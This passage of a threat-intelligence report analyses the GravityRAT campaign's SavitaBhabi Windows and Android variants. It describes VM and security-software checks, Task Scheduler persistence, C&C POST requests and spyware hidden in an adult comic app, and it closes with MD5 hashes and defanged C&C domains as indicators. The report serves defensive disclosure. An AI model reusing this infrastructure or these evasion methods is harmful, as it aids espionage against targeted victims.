
Android versions

SavitaBhabi exists for Windows and Android.




The Windows version is based on .NET. The functionality is standard: the Trojan checks if it is running on a virtual machine and if security software is installed on the computer, transmits information about the computer to the server, and receives commands in response. It uses Windows Task Scheduler to launch the payload. Communication with the server is through POST requests to download.savitabhabi.co[.]in/A5739ED5.php.

The second file, downloaded from the same site, is the Android app Savitabhabi.apk, which is an adult comic strip with an embedded spyware module. Unlike the Travel Mate Pro version, this time it seems that the cybercriminals took a bottom-up approach and wrote the app themselves.



The app requests suspicious permissions at startup

The malicious functionality of this Android app is identical to that of Travel Mate Pro; the C&C addresses and code (save for minor details) also coincide:



List of Trojan classes

Conclusion

In 2019, *The Times of India* published an article about the cybercriminal methods used to distribute GravityRAT during the period 2015-2018. Victims were contacted through a fake Facebook account, and asked to install a malicious app disguised as a secure messenger in order to continue the conversation. Around 100 cases of infection of employees at defense, police, and other departments and organizations were identified.

It is safe to assume that the current GravityRAT campaign uses similar infection methods — targeted individuals are sent links pointing to malicious apps.

The main modification seen in the new GravityRAT campaign is multiplatformity: besides Windows, there are now versions for Android and macOS. The cybercriminals also started using digital signatures to make the apps look more legitimate.

IoCs

MD5

Travel Mate Pro — df6e86d804af7084c569aa809b2e2134

iV.dll — c92a03ba864ff10b8e1ff7f97dc49f68

enigma.exe — b6af1494766fd8d808753c931381a945

Titanium — 7bd970995a1689b0c0333b54dffb49b6

Wpd.exe — 0c26eb2a6672ec9cd5eb76772542eb72

Taskhostex.exe — 0c103e5d536fbd945d9eddeae4d46c94

WCNsvc.exe — cceca8bca9874569e398d5dc8716123c

SMTPHost.exe — 7bbf0e96c8893805c32aeffaa998ede4

CSRP.exe — e73b4b2138a67008836cb986ba5cee2f

Chat2Hire.exe — 9d48e9bff90ddcae6952b6539724a8a3

AppUpdater.exe — 285e6ae12e1c13df3c5d33be2721f5cd

Xray.exe — 1f484cdf77ac662f982287fba6ed050d

ZW.exe — c39ed8c194ccf63aab1db28a4f4a38b9

RW.exe — 78506a097d96c630b505bd3d8fa92363

TW.exe — 86c865a0f04b1570d8417187c9e23b74

Whisper — 31f64aa248e7be0be97a34587ec50f67

WeShare —e202b3bbb88b1d32dd034e6c307ceb99

TrustX — 9f6c832fd8ee8d8a78b4c8a75dcbf257

Click2Chat — defcd751054227bc2dd3070e368b697d

Bollywood — c0df894f72fd560c94089f17d45c0d88

Sharify — 2b6e5eefc7c14905c5e8371e82648830

MelodyMate — ee06cfa7dfb6d986eef8e07fb1e95015

GoZap — 6689ecf015e036ccf142415dd5e42385

StrongBox
— 3033a1206fcabd439b0d93499d0b57da (Windows), f1e79d4c264238ab9ccd4091d1a248c4 (Mac)

TeraSpace
— ee3f0db517f0bb30080a042d3482ceee (Windows), 30026aff23b83a69ebfe5b06c3e5e3fd (Mac)

OrangeVault
— f8da7aaefce3134970d542b0e4e34f7b (Windows), 574bd60ab492828fada43e88498e8bd2 (Mac)

CvStyler — df1bf7d30a502e6388e2566ada4fe9c8

SavitaBhabi
— 092e4e29e784341785c8ed95023fb5ac (Windows), c7b8e65e5d04d5ffbc43ed7639a42a5f (Android)

URLs

daily.windowsupdates[.]eu

nightly.windowsupdates[.]eu

dailybuild.mozillaupdates[.]com

nightlybuild.mozillaupdates[.]com

u01.msoftserver[.]eu

u02.msoftserver[.]eu

u03.msoftserver[.]eu

u04.msoftserver[.]eu

n1.nortonupdates[.]online

n2.nortonupdates[.]online

n3.nortonupdates[.]online

n4.nortonupdates[.]online

sake.mozillaupdates[.]us

gyzu.mozillaupdates[.]us

chuki.mozillaupdates[.]us

zen.mozillaupdates[.]us

ud01.microsoftupdate[.]in

ud02.microsoftupdate[.]in

ud03.microsoftupdate[.]in

ud04.microsoftupdate[.]in

chat2hire[.]net

wesharex[.]net

click2chat[.]org

x-trust[.]net

bollywoods[.]co[.]in

enigma[.]net[.]in

titaniumx[.]co[.]in

sharify[.]co[.]in

strongbox[.]in

teraspace[.]co[.]in

gozap[.]co[.]in

orangevault[.]net

savitabhabi[.]co[.]in

melodymate[.]co[.]in

cvstyler[.]co[.]in